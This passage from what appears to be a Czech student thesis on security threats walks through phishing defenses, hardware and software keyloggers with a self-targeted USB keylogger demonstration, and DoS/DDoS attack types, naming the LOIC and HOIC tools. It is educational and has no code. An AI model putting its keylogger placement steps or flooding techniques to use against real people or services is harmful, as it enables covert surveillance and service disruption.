Z pozice oběti jsem se pak přihlásil na svůj email a měl jsem tam zprávu právě od mého správce Imaginární banky!!! Klikl jsem na přiložený odkaz, abych zkontroloval vzhled nových výpisů, tím jsem se dostal na stránky, do nich jsem zadal své ID a heslo a mé první přihlášení se nezdařilo (kupodivu). Během tohoto zadávání údajů jsem zvýraznil URL v prohlížeči, aby bylo vidět, že oběť se zprvu dostala na útočné stránky, zadala do nich údaje a byla přesměrována na oficiální stránku (změna URL). Políčko pro heslo nebylo hvězdičkované, abych na konci mohl prokázat, že údaje, které oběť (já) zadala do útočných stránek jsou uloženy na straně útočníkova serveru v textovém souboru. V praxi nás samozřejmě nepřekvapí, že se první přihlášení nepovedlo. Pole pro heslo bývá hvězdičkované, takže je omyl (překlep) možný. Tímto jsem demonstroval problém phishingu a nebezpečnost emailové služby.

8.2.4 Obrana

Nejlepší obrana proti takovýmto útokům je většinou mít zdravou nedůvěru. Kontrolovat URL kam chodíme, neklikat na odkazy v emailech a nereagovat na podezřelé výzvy, přistupovat na oficiální stránky prostřednictvím prohlížeče, kde je URL uložená nebo ji vlastnoručně „napsat“.

Samozřejmě existují antiphishingové programy a software, příkladem jsou některé komplexnější antiviry nebo software typu Netgate Internet Security, SiteAdvisor a jiné. Tyto programy jsou ale spíše problematické, protože phishing rozeznávají na základě udržovaných databází, které nemusí být vždy příhodně aktuální. Taky na Internetu člověk občas najde návod, jak podobné programy obejít.

Dalším typem ochrany je reportovat (ochráníte sebe i ostatní), u Mozilly stačí kliknout na Nápověda - upozornit na podvodnou stránku a stránka, na níž jste bude podrobena přezkoumání. Internet Explorer a klienti typu Outlook nebo Mozilla Thunderbird mají reportování ne identické, ale podobně složité.

Lepší stránky některých serióznějších služeb mají pokročilé metody k ověření identity uživatele, protože jsou si vědomy hrozby phishingu. Facebook používá ochranu na bázi IP, lognete-li se z jiné vzdálené IP, tak jste vyzváni kontrolní otázkou a dále následuje ověření Vaší identity identifikováním Vašich přátel na Vašich obrázcích. Banky používají ochrany např. na bázi SMS. Do systému internetového bankovnictví se např. dostanete jen přes další kód, který Vám přijde na Váš mobilní telefon, případně jsou akce a transakce závislé na potvrzení oproti SMS. Lepší hry používají pro citlivé operace typu mazání postav, nebo změnu emailů potvrzování na bázi linků, které Vám pošlou na Vaši emailovou adresu. Takže by se musel útočník nabourat nejen do herního účtu, ale i do mailu.

8.2.5 Zajímavosti

Phishing je velice časté ohrožení, v druhé polovině roku 2010 byly reportovány milióny phishingových URL. Takže je velice reálné, že se s podobným útokem setkáme(te). [40]

Phishing je jednoduchá a relativně účinná technika k získání údajů. Samotný phisingový útok je většinou založen na spamu, kdy útočník jakýmsi způsobem kontaktuje veliký počet obětí. Statistiky většinou hovoří, že je tento útok až z 5% úspěšný. Jinak řečeno, pokud útočník rozešle např. 300

podvodných emailů, hrozí, že 15 z těchto 300 útoků bude úspěšných. Což je třeba v oblasti bankovnictví hodně vysoké číslo. [40]

Statistiky uvádí, že 0,25% z celkového počtu odeslaných zpráv na internetu je phishingových. [37]

Phishingové stránky můžou být založeny na principu poddomén (např. http://www.kb.cz/ a http://www.kb.bank.cz/), nebo využitím slabin IDN ((internacionalizované doménové jmena) jako rn (r n) vypadá podobně jako m (m), vv (v v) podobně jako w (w). [38] [39]

V současné době (2011) se ve světě hodně mluví o phishingových útocích na čínské bankovnictví. [40]

8.3 Keyloggery

Obecně keyloggery můžeme rozdělit do dvou skupin [41]:

- softwarové
- hardwarové

Keylogger (někdy také Keystroke Logger) je software/hardware, který snímá stisky jednotlivých kláves. [42] [43]

8.3.1 Teoretický rozbor

Softwarový keylogger bývá antivirem považován za malware (téměř vždy), hardwarový bývá vetšinou nedetekovatelný.

Hardwarové keyloggery nepoužívají jen název keylogger, ale plno dalších pro stejné zařízení, u některých je to i název firmy (keygrabber, keystroke, keykatcher, keyghost, keycarbon, keelog...).

Keyloggery neútočí na samotný počítač, ale na nás jako na uživatele, mapuje naši práci, a tím z nás získává velice cenné informace.

Ve své práci se zaměřím hlavně na hardwarové keyloggery, ale uvedu i základní popis softwarových. [42] [43] [44]


Softwarové keyloggery

Keyloggery nejsou samy o sobě nelegální. Samozřejmě softwarové existují jako zákeřný spyware, kterého se všichni bojíme, ale můžou existovat i jako oficiální seriózní programy. Proto není problém se ke keyloggerům dostat. Nelegálními se většinou stávají až v momentě, kdy je proti někomu použijeme.

Tento software umístěný na straně oběti může odesílat data třeba přes FTP, na email, přes wifi nebo může umožnit vzdálený přístup útočníka do počítače oběti.

Softwarové keyloggery (spyware i oficiální) bývají detekovány každým, trošku lepším, antivirem. Mohou být chráněny proti zničení pomocí archivace a skrytí souboru, Existují i takové, které nejdou odinstalovat (Trial verze Elite keyloggeru), takže je nutné je jednoduše smazat (ovšem ani to nemusí fungovat vždy). [42] [43]

Jak už jsem zmínil, k těmto programům se není problém dostat, pod odstavem uvádím náhled na program KeySnitch, který můžete najít třeba na serveru stahuj.cz (Obr. 8.3.1.1) .



Obr. 8.3.1.1: Ukázka volně dostupného softwarového keyloggeru

Hardwarové keyloggery

Jde o hardwarové zařízení, jehož hlavní součástí je mikrokontroler a paměť.

Hardwarové keyloggery můžeme rozdělit na:

- PS2 keyloggery

  Mají PS2 konektor a umísťují se hned za kabel vedoucí z PS2 klávesnice.

- USB keyloggery

  Mají USB konektor a umísťují se hned za kabel vedoucí z USB klávesnice.

- Vestavěné keyloggery

  Jsou to moduly, které se montují do skříně počítače nebo přímo do klávesnice.

Tato zařízení jsou na hardwarové bázi, a proto pracují pod jakýmkoliv operačním systémem (windows, ms-dos, bios, linuxové distribuce...). Napájení ke své činnosti si berou z počítače, třeba z PS2/USB rozhraní. [45] [46] [47]

PS2 / USB keylogger

Tyto keyloggery se používají u externích klávesnic podle typu koncovky klávesnice. Instalují se mezi klávesnici a počítač. Díky tomu jdou z klávesnice přes ně bitové sekvence odpovídající stlačení a uvolnění jednotlivých tlačítek. Hardwarový PS2/USB keylogger je propustí dál k základní desce (ideální se chová jako kus drátu - minimální zpoždění) a navíc provede nějakou interakci s těmito daty.

Nejčastější interakce s daty (podle typu keyloggeru):

U standardních PS2/USB keyloggerů je může uložit do paměti (např. .txt souboru), k datům se pak dostaneme tak, že zařízení vyjmeme z počítače oběti. Nainstalujeme na svůj počítač, opět mezi počítač a klávesnici a pomocí držení námi nadefinovaných kláves nebo napsání a odentrování našeho nadefinovaného textu se toto zařízení přepne do režimu flash disku, takže z něj můžeme přečíst, co obět psala/dělala na svém počítači.

Dále se vyrábí wifi PS2/USB keyloggery. Tyto keyloggery plně podporují protokol TCP/IP a jejich součástí bývá vysílač (wlan transceiver), který se připojí k přístupovému bodu ve wifi síti (wifi access point) a někam data dále přeposílá (např. na email). Případně se k nim můžeme přes internet připojit a podívat se na zachycené logy z klávesnice oběti.

Další typy můžou být kombinací předchozích dvou. [45] [46] [47]

Obr. 8.3.1.2: PS2 keylogger

Obr. 8.3.1.3: Aplikace PS2 keyloggeru

Obr. 8.3.1.4: USB keylogger

Obr. 8.3.1.5: Aplikace USB keyloggeru

Vestavěné keyloggery

Popsaná zařízení mají většinou společné ukládání logů na microSD kartu, protože jsou od stejného výrobce (výrobců je málo). K datům lze přistoupit vyjmutím microSD karty a zasunutím do naší čtečky karet. Případně zasuneme USB kabel do tohoto modulu a modul začne fungovat jako USB paměť.

Laptop keylogger

Instaluje se do volného mini PCI slotu. Je kompatibilní s 50% notebooků a 98% stolních počítačů (dle výrobce). Zařízení zaznamenává stisky kláves (signály) z mini PCI sběrnice. Není závislý na typu konektoru klávesnice (PS2/USB). [46] [47]


PCI Typing Recorder

Instaluje se do volného PCI slotu. Zařízení zaznamenává stisky kláves (signály) z PCI sběrnice. Není závislý na typu konektoru klávesnice (PS2/USB). [46] [47]


Keylogger (klávesnice)

Tato zařízení se instalují přímo do externí klávesnice. Je závislý na typu konektoru klávesnice (PS2/USB). Pro lepší pochopení je detailněji rozebráno na dalších stránkách. [46] [47]


Obr. 8.3.1.6: Laptop keylogger



Obr. 8.3.1.7: PCI Typing Recorder




Obr. 8.3.1.8: Keylogger (klávesnice)




Obr. 8.3.1.9: Keylogger (klávesnice)

Princip zabudování vestavěného hardwerového keyloggeru do klávesnice. [46] [47]



Obr. 8.3.1.10: Schéma klasické klávesnice



Obr. 8.3.1.11: Umístění keyloggeru do klávesnice

8.3.2 Scénář útoku

Útočník by rád sledoval svou vyhlédnutou oběť (co píše, hesla, osobní údaje...), ale nemá vědomosti na to, aby se do své oběti naboural třeba přes nějaký software. Má ale náhodný přístup k počítači oběti. Použije proto obyčejný hardwarový USB keylogger.

8.3.3 Realizace útoku

K demonstraci tohoto útoku jsem použil USB hardwarový keylogger. Je to jeden z mála útoků na hardwarové bázi, a proto mě zaujal. Použil jsem standardní keylogger, který ukládá prošlá data z klávesnice do vlastní paměti - textového souboru (= ne wifi keylogger).

Ve své privátní síti jsem si vyhlédl počítač, jehož uživatele nebo uživatelé jsem chtěl napadnout. Jak už jsem naznačil, umístil jsem keylogger mezi USB koncovku klávesnice a USB port

základní desky. Instalace zařízení trvala pod tři vteřiny, je ho možno připojit za běhu počítače nebo když je PC vypnuto. Tím jsem získal představu, jak krátká doba stačí útočníkovi k umístění zařízení.

Poté jsem přišel k napadnutému počítači v roli oběti a psal jsem nějaký text. Text jsem zvolil tak, aby šlo ze screenu útoku vidět, že jsem útočil na sebe sama, případně na někoho, kdo v daném případě ví, že je monitorován. To celé, abych nepřidělal nikomu starosti, jelikož vlastnění podobného zařízení není nezákonné, ale samotné použití je vysoce problematické, což jsem rozebral dále v zajímavostech.

V posledním kroku jsem jako útočník znovu navštívil napadené PC. Odebral jsem USB hardwarový keylogger, odinstalace trvala opět pod tři vteřiny. S keyloggerem jsem došel k útočníkovu PC. Opět jsem dal tento keylogger mezi USB koncovku klávesnice a USB port základní desky. Dále jsem stiskl definovanou sekvenci pro přepnutí, ta prošla skrz keylogger a přepla ho z monitorovacího stavu do čtecího. Zařízení bylo detekováno mým operačním systémem jako USB paměť, já jsem k němu přistoupil a otevřel jsem si textový soubor, ve kterém byl výpis stisknutých znaků z klávesnice, takže jsem věděl, co má oběť dělala.

V praxi jsem vykázal shodnost kratičkého textu, který jsem napsal jako oběť (foto obrazovky oběti) s výpisem (obsahem) textového souboru, jež jsem si prohlédl jako útočník ve čtecím stavu USB hardwarového keyloggeru (USB paměť). Tím jsem demonstroval funkčnost zařízení a jeho hrozbu.

8.3.4 Obrana

Softwarové keyloggry, jak už bylo zmíněno, by měl objevit a odstranit každý lepší antivir. Samozřejmě existují zákeřnější formy softwarových keyloggerů, ale s drtivou většinou by si měl poradit antivir, případně je alespoň detekovat.

U hardwarových keyloggerů je jejich detekce veliký problém, odstranění pak provedeme manuálně. Byly vytvořeny programy, které na klávesnici vysílají různé příkazy, obsahující například kontrolu stavu zapnuté Caps, Nubrer a Scroll lock LEDky nebo takové, které kontrolují opakovací rychlost při přidržené klávese a zkoumají zda jsou nějaké odchylky v použití s keyloggerem. Bohužel tyto programy nejsou schopny hw keylogger odhalit. Také se mělo za to, že dodatkové zařízení vložené mezi klávesnici a PC přinese určité zpoždění v odezvě, ale ukázalo se, že tomu tak není. Určitá časová prodleva sice vzniká, ale je tak malá, že téměř nemůže být detekována. [45]

Dalším řešením odhalení keyloggeru, se měly stát programy, které pomocí slovníkového útoku, nebo útoku hrubou silou, zkoušely uhodnout heslo keyloggeru, což by mělo za následek vstup do jeho menu. Tady se však ukázalo, že ačkoliv se tyto texty zobrazují na monitoru, není možné tento

druh detekce provést, jelikož data nejsou zapsána přímo na klávesnici a tudíž neprojdou skrz keylogger. [45]

Jako jediný možný způsob detekce hardwarového keyloggeru se ukázalo měření napětí. Keylogger potřebuje, stejně jako každé jiné elektonické zařízení, ke své činnosti určitý proud, který si odebírá z PC. Běžně je to u keyloggerů hodnota kolem 10mA. Použijeme-li ke kontrole této hodnoty vhodný software, jakým je například Motherboard monitor, který bude v určitých intervalech spouštět test, můžeme tak hardwarový keylogger odhalit. [45]

Samozřejmě existuje i možnost, že keylogger najdeme sami.

8.3.5 Zajímavosti

Ceny hardwarových keyloggerů (softwarové jde většinou sehnat zdarma) [46] [47]:

Softwarový keylogger - jde sehnat zdarma

USB keylogger - od 650 Kč

USB wifi keylogger - od 2200 Kč

PS2 keylogger - od 600 Kč

PS2 wifi keylogger - od 2100 Kč

Laptop keylogger - od 3800 Kč

PCI Typing Recorder - od 4700 Kč

Keyloger do klávesnice - USB od 650 Kč, PS2 od 600 Kč

Ceny jsou aktuální k 6.2.2012. Hardwarové keyloggery se vyrábí v drtivé většině v USA, kde jsou nejlevnější. K přepočtům byl použit kurs 19 Kč za dolar.

Další zajímavý aspekt je legalita těchto zařízení. Vlastnictví tohoto softwaru či hardwaru není problém, není problém ho i sehnat, nebo si ho koupit. Problém je použitelnost, protože zde se dostáváme do různých problémů vyplývajících ze zákona. S legálním použitím keyloggerů se lze setkat například v rámci ochrany vlastního počítače před neoprávněným užitím jinou osobou, sledování činnosti dětí na počítači po dobu nepřítomnosti rodičů, při zálohování dat, užití vyšetřovateli, anebo při monitoringu činnosti zaměstnanců na počítačích zaměstnavatele. Na druhé straně není dovoleno používat keylogger bez souhlasu monitorované osoby. Tato předchozí fakta si

odporují, proto bylo například zaujato stanovisko, že zaměstnavatel smí instalovat keyloggery na své počítače za účelem kontrolování práce zaměstnanců, nesmí však kontrolovat jejich důvěrné údaje. Vzhledem k charakteru zařízení je i toto nemožné a vysoce problémové, proto ani zaměstnavatelé toto zařízení většinou nevyužijí, jelikož výsledek případného soudu je nepředvídatelný.

8.4 DoS

DoS (Denial of Service, česky odmítnutí služby) je technika útoku na internetové služby nebo stránky, při níž dochází k jejich nedostupnosti, případně dochází ke zpomalení služby.

United States Computer Emergency Readiness Team definuje příznaky DoS útoku takto:

1. Neobvyklé zpomalení služby (při otvírání souborů nebo prostém přístupu).
2. Celková nedostupnost části nebo celých stránek.
3. Nemožnost se ke stránkám připojit.
4. Extrémní nárůst obdrženého spamu.

Splnění některých podmínek ale ještě neznamená DoS útok, může jít o prostý výpadek zaviněný hardwarem nebo softwarem samotného serveru bez cizího zavinění. [48]

8.4.1 Teoretický rozbor

Útok DoS může být proveden několika způsoby, 5 základních typů je:

1. Spotřeba výpočetních zdrojů, jako je šířka pásma, místo na disku nebo času procesoru.
2. Narušení konfiguračních informací, jako je například informace o směrování.
3. Narušení stavových informací, jako nevyžádané resetování TCP relací.
4. Narušení fyzických síťových komponent.
5. Bránění komunikace mezi předpokládaným uživatelem a obětí, aby nemohli nadále komunikovat přiměřeně.

DoS útoky můžeme rozdělit podle počtu útočících počítačů na obyčejné (o jednom útočníkovi) a distribuované (o více útočnících), dále pak na útoky co mají a nemají zesílení. [48]

Pár příkladů obyčejných populárních DoS útoků [49] [50]:

Ping of death

Jedná se o starý útok, který je často zmiňován. Využívá chybu. K útoku je využíván paket ICMP echo request o větší velikosti než by měl mít. Standardně se počítalo s velikostí tohoto paketu o maximálně 65.535 bytech. Ovšem útočníci ji přesáhli a některé operační systémy při obdržení této zprávy spadly. Útok nemá zesílení, dnes už je tento útok mrtvý.

Ping flood

Tento druh útoku je nejjednodušší. Útočník zahltí oběť žádostmi o ping odezvu. Základním předpokladem je, že útočník má k dispozici rychlejší připojení k Internetu s možností většího objemu dat. Oběť je zahlcena v příchozím i odchozím směru (request, reply). Útok nemá zesílení.

Smurf

Využívá špatně nastaveného systému, kdy útočník využije k útoku broadcast adresu sítě oběti. Na tuto adresu vyšle ICMP echo request, všechny počítače v síti oběti mu odpoví ICMP echo reply. Tím může dojít k zahlcení sítě oběti, případně může být použita jako prostředník k útoku na někoho jiného (útočník podvrhne IP adresu ve svém ICMP echo requestu). Útok má zesílení, je stále ještě použitelný.

Fraggle

Využívá naprosto stejného principu jako Smurf (broadcast adresy, tzv. otázky a odpovědi), je od stejného autora. Jediný rozdíl je, že na místo protokolu ICMP používá UDP. Útok má zesílení, v dnešní době se dá označit jako nepoužitelný.


Syn flood

SYN flood zasílá záplavu TCP/SYN paketů s padělanou hlavičkou odesílatele. Každý takový paket je serverem přijat jako normální žádost o připojení. Server tedy odešle TCP/SYN-ACK packet a čeká na TCP/ACK. Ten ale nikdy nedorazí, protože hlavička odesílatele byla zfalšována. Takto polootevřená žádost nějakou dobu blokuje jiné, legitimní žádosti o připojení. Útok má zesílení, taktéž je stále použitelný.


TTL Expiration flood

Tento útok využívá hodnoty TTL (time to live) u IP protokolu. Útočník podvrhne zdrojovou adresu na adresu oběti, nastaví malé TTL a posílá data náhodnému cíli. K cíli nikdy nedojdou, ale oběti se vracejí výpisy o nedoručení dat. Tento útok má malé zesílení, kolem 1,7x. U tohoto útoku se předpokládá, že ještě pár let bude použitelný.

Ukázka principu TTL Expiration flood.



Obr. 8.4.1.1: Ukázka příhodně nastaveného příkazu ping



Obr. 8.4.1.2: Výpis komunikace vyvolané příkazem ping

Náš příhodně nastavený příkaz ping generuje 42 bytové požadavky (ICMP echo request) a jsou nám doručovány 70 bytové odpovědi o vypršení TTL (nedoručení). Výpočtem poměru 70 a 42 bytů pak dostaneme zmíněné zesílení, které je zhruba 1,7.

Teardrop

Útok zahrnuje zaslání IP fragmentu s překrývajícím se příliš velkým nákladem dat na cílový počítač. Chyba v TCP/IP při přeskládání takového paketu může na starších operačních systémech vést až k jejich pádu.

DNS Amplification Attack

Nejnovější, nejzajímavější útok s největším zesílením. Útočník zažádá DNS server o překlad, přičemž podvrhne zdrojovou adresu na adresu oběti. Normální dotazy na DNS bývají obvykle malé (70 - 80 B) a odpovědi bývají většinou velké (512 B - 4 kB). Už z toho je vidno, že šikovný útočník může docílit zesílení většího než 70x. Určitě jsem neprobral všechny obyčejné DoS útoky, je jich velmi mnoho, ale myslím, že pro představu to stačí. Hlavně DNS útoky jsou velice zajímavá kapitola, mají veliké zesílení a i v dnešní době se čas od času přijde na nějakou novou variantu DNS útoku (= jsou prespektivní). Příkladem může být varianta útoku podle Dana Kaminskeho (2008), kdy autor tohoto útoku dokázal podvrhnout směrovací informaci (IP) v DNS cachi. Na této IP pak může být počítač útočníka. Na základě tohoto útoku byly ihned vydány záplaty pro DNS. Obecně problematika DNS a DoS je opravdu hodně široká.

DDoS (distributed denial-of-service)

Jsou to útoky, kdy útočí více jak jeden počítač (útočník). Jsou vyloženě postaveny na počtu útočníků. Tyto útoky mohou být dobrovolné (smluvené), nebo se mohou opírat o zombies (infikované počítače).

Útoky tohoto typu jsou v současné době velice časté, možná i díky své nenáročnosti a jednoduchosti. Útočník si většinou stáhne nějaký hotový program a jen ho spustí (nemusí mít žádné pokročilé znalosti).

Některé populární DDoS programy:

- LOIC (Low Orbit Ion Cannon)
- HOIC (High Orbit Ion Cannon)

Tyto dva populární programy nebudu moc rozebírat, jsou použity v simulaci mého útoku.

- CometShower

Tento program přišel z komunity uživatelů MAC OS. Pracuje odlišně než předchozí programy. Má serverovou část (master), která sama neútočí, ale dává povely klientským částem (slave-ům). Povely

typu na koho útočit a přes jaký port. Úlohou slave-a je pouze zadat IP adresu mastera a o víc se nestará. Master může posílat i broadcast messages slave-ům. [51]

8.4.2 Scénář útoku


Útočník zaútočí na oběť (uživatel nebo server). Rozhodne se, že ji omezí komunikaci v síti, použije DDoS útok a zahltí ji.

8.4.3 Realizace útoku

Dlouho jsem uvažoval, jak realizovat DoS útok. Vlastním DNS serverem nedisponuji. TTL expiration flood by šlo simulovat v privátní síti, pouze v případě dvou routerů za sebou, jelikož nejde přes příkazovou řádku odeslat takový ping s takovou hodnotou TTL, který by byl zahozen prvním routerem. To by logicky muselo vést k dalšímu zařízení, nebo k využití nevlastních zařízení, navíc útok má malé zesílení, tak jsem ho zamítl. Asi nejjednoduší je se v dnešní době dostat k softwaru pro distribuované útoky, takže jsem zvolil tuto cestu.

K simulaci DDoS útoku jsem použil nástroje HOIC a LOIC, jelikož byly v danou dobu velice populární a snadno k dostání.

